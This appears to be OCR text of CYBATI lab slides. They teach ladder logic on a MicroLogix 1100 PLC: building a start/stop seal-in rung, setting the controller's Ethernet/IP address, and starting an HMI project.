Next enter the output contact to energize (variable location to write a 1). This location will be the output contact of our green light O:0/1. Press Enter and use the description of "Green Light". Press the OK button.

(Instructions continued on next slide)





**Instructions**

Next click on rung 0000 turning it red (depicted as 1 in slide). Click on the "Rung Branch" symbol (shown highlighted by mouse hovering in section A in slide)

Now left click on the right side of the branch and hold/drag your mouse to the right side of the contact I:0/2 (as shown in 2 in slide). After the small box is highlighted in green, let go and it will wrap the branch around the Contact I:0/2.

Now click on the left lower corner of the branch (red location shown in 3) this will turn the corner red. Click on the "Examine if Close" (XIC) to have the processor look for a zero at the register location. Enter the output of O:0/1 then click enter. You will notice that the program automatically provided the previous description to the output. You have just created the first part of a sealed-in rung that has the ability to remember the state of the momentary push button. This essentially creates a toggle with a push button which is typically used to start a motor. Another programming option exists to provide sealed in rungs – these are called latches. We will see a latch later when we review creating HMI alarms. It is really the PLC programmer's preference and what functions are integrated in to the PLC.

(Instructions continued on next slide)





**Instructions**

Now click on the right top side of the branch, this will also turn red (as shown in 1). Next click on the "Examine if Open" (XIO which means look for a zero) symbol and drag it to the red box. Address this location as I:0/3. This is the input for your red push button. Enter a description "Red Push Button"

Next click on the "Verify Project" button to validate the program. If there are any coding errors another area will display on the screen describing where you have made a mistake. If everything is successfully you should no longer see the edit tages on the left of the rung. (eeeee). Next you will download your program to the processor.

(Instructions continued on next slide)

# Ladder Logic Programming




Copyright 2011-2013 – CYBATI/cybati.org 

**Instructions**

1. Click on the Menu (Comms) then Download. This will download the program to the processor.
2. You will be prompted to save the current program to the workstation. Save it to the desktop and name it Push_Button. Next a popup windows will display with revision notes, Click OK.
3. Another popup windows will ask if you want to proceed with the download from the program to the processor (your processer name and type may be different). Click Yes.
4. You will next receive a WARNING prompt pertaining to loss of communications on channel 1, this is the Ethernet/IP channel. This Is OK. We will re-configure channel 1 in the next section.


You will notice that the controller must be power cycled for the Ethernet configuration to be removed. Until such time you can review the current IP configuration on the controller using the LCD screen and pings will still be successful.

Then you will be prompted to place it in the RUN mode, click YES and go online also…

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org 

# Ladder Logic Programming




Copyright 2011-2013 – CYBATI/cybati.org 

**Instructions**


Now it is time to test your program. Click on the "Remote Program" drop down box and select Run. This will place the controller in Remote Run mode.
Push the Green Push Button, this should turn on the Green Light on and it should stay on. In the RSLogix Micro window you will see the variables alternating between lit green and unlit as the variables are identified as True. If the entire ladder rungn is true the output is written a one (energized). The light stays on as the push button input shuts off because the written logic keeps the lamp on and seals (latches) the circuit.
Now push the RED push button, this being a normally closed circuit (XIC, "Examine if Closed", look for a 1) breaks the latch when the contact opens turning off the Green lamp.


You just created the ladder logic to start and stop a motor.

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org 

# Ladder Logic Programming




Copyright 2011-2013 – CYBATI/cybati.org 

**Instructions**

Next "Go Offline" to make the following edits. Some PLCS allow you to do online editing including the ML1100 however at this time we are not going to perform this. If you are interested in reviewing how this works, after performing this lab return to this page and perform the additional section below.

Click on the down arrow next to the REMOTE RUN and click Go Offline, notice that there are other options on this dropdown menu that you may also use to download the program to the processor, to upload the program from the processor and to place the processor in test mode.


Right-click on the first ladder rung and select "Insert Rung". This will add a new rung to our ladder.

**ADDITIONAL LAB STEP AFTER COMPLETING LAB.**
Editing online programs requires right-clicking on the RUNG and selecting "Start Rung Edits" while the processor is still in Remote Run mode. The rung will then be duplicated showing the original Rung "rrrrr" and edit Rung "eeee". Once you have made the rung edits select Accept Rung Edit. The Rung will now be labeled with "IIIII". Next select Test Edits (program verify) and finally Assemble edits to merge the edited rung(s) with the rest of the program.

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org 

# Ladder Logic Programming




Copyright 2011-2013 – CYBATI/cybati.org 

**Instructions**


Now insert the logic depicted in the slide. Note that you will need to use "Normally Closed", XIC or look for a zero logic to complete this rung. This rung allows the toggle switches to simulate sensors that must be providing positive input for the output to be energized. These sensors (toggles) could be various safety controls that must be in a specific state for the output to be energized while the motor (green light) is not running.

Complete the ladder logic, validate the program, download it to your processor and Run it.

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org 

# Ladder Logic Programming





Copyright 2011-2013 – CYBATI/cybati.org 22

**Instructions**

Once complete you should be able to toggle the switches and monitor the inputs and outputs within RSLogix as shown in the slide.

(Instructions continued on next slide)

# Ladder Logic Programming





Copyright 2011-2013 – CYBATI/cybati.org 

**Instructions**

Now open the Input and Output register tables located in the Data Files folder. These serve as bit locations for input and output status indicators and are statically allocated by the firmware. Manipulate the inputs to toggle the green and red lights while watching the specific bits flip between zero and one. Also note that the description tag is displayed in the Desc: box during mouse hovers. This will also be important as we transition to the HMI and then communication channels. You have completed part I of 3 of this laboratory. Continue to the next section.

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org 


Introduction to Ladder Logic, Communications and HMI Programming
• Ladder Logic Programming
• Remote Ethernet/IP to an HMI
• HMI Configuration of Controls and an Alarm
Copyright 2011-2013 – CYBATI/cybati.org
24


**Lab Section Introduction**
Lab 2 contains 3 programming components.

**Ladder Logic Programming**
Ladder logic programs provide the industrial automation of legacy manual functions. The logic allows for inputs (sensors) to control actuators (outputs) with logic programming defined to enable the appropriate control and safety of operations. The goal is to develop a simple latch circuit, by using the momentary push buttons Green (I:0/2) and Red (I:0/3). The Green push button will start the process (turn on Green light O:0/1) and the Red push button will stop the process (turn off Green light O:0/1). Further we will program the Red light (O:0/3) to function as an alarm light enabled when the process is off (Green light not on). We will also program three toggle switches to serve as alarm by-passes disabling the Alarm from activating. You will develop the program, download it to the CPU, edit the ladder-logic and download it again.

********* **Remote Ethernet/IP I/O to an HMI**
In this exercise you will program remote Ethernet/IP connectivity between the controller and a HMI

**HMI Configuration of Push Button Controls and an Alarm**
In this exercise you will program the CYBATI_HMI Windows application with the visual control, indications and alarms of the PLC functioning states.

(Instructions continued on next slide)




**Instructions**

You will need to restart the controller to remove the IP address settings and then we will re-apply them. You will notice that you will lose communications to the processor from within RSLogix. After the processor is back online, click the Retry button. Verify that the IP address settings are removed using the LCD panel. To verify the removal of the IP address on the ML1100, on the physical controller press the ESC button, then down arrow to Advance Set, push the OK button. Next use the down arrows to select ENET CFG. You should now see the MAC address and no assigned IP address (-.-.-.-) on the controller LCD screen.

PLC Configuration
IP address: 172.16.P.30
Subnet Mask: 255.255.255.0
Gateway Address: 172.16.P.1
LEAVE NAME SERVERS BLANK or DEFAULTS


Place the controller in REMOTE PROG mode. Double-click on Channel Configuration, then click on the Channel 1 tab. Channel 0 is the DF-1 / RS-485 configuration tab while Channel 1 is the E/IP configuration tab. Uncheck the default setting of BOOTP Enable. Configure the IP address as shown replacing the Pod number P with your value. When complete click Apply. A pop-up will occur providing a Warning message that communication on Channel 1 will be lost. This is ok as we are not communicating via Channel 1, we are configuring the controller using Channel 0. Click Apply. Then Click OK.

To verify the new setting directly on the ML1100, on the physical controller press the ESC button, then down arrow to Advance Set, push the OK button. Next use the down arrows to select ENET CFG. You should now see the MAC address and assigned IP address on the controller LCD screen.

To complete the verification process Ping your controller from the workstation. Click the lower-left Windows icon and then type cmd in the text box. This will open a command terminal. Type ping 172.16.P.30 replacing the P with your pod number.

(Instructions continued on next slide)

# Remote Ethernet/IP to an HMI




Copyright 2011-2013 – CYBATI/cybati.org 


**Instructions**

In Windows 7 launch CYBATI_HMI using the Start button (Make sure the green license dongle is inserted in to an open USB port) and “Search for programs and files”, then click Project / New. Create and select the Desktop folder MyHMI and click Ok. Click the “Log In” button using the complex password for the Director username. You now have a new HMI project which you will configure a connection to your controller and a visual indicator for the Green indicator lamp’s on and off states.

(Instructions continued on next slide)

Copyright 2011-2013 – CYBATI/cybati.org 

# Remote Ethernet/IP to an HMI





Copyright 2011-2013 – CYBATI/cybati.org 27

**Instructions**

Within the CYBATI HMI application, select Communications / AB PCCC Masters and then Micrologix. There is an existing configuration (ML1100) – we will use this configuration later in the lab. Click New and enter the name MyPLC. Click OK.

(Instructions continued on next slide)

# Remote Ethernet/IP to an HMI




Copyright 2011-2013 – CYBATI/cybati.org 

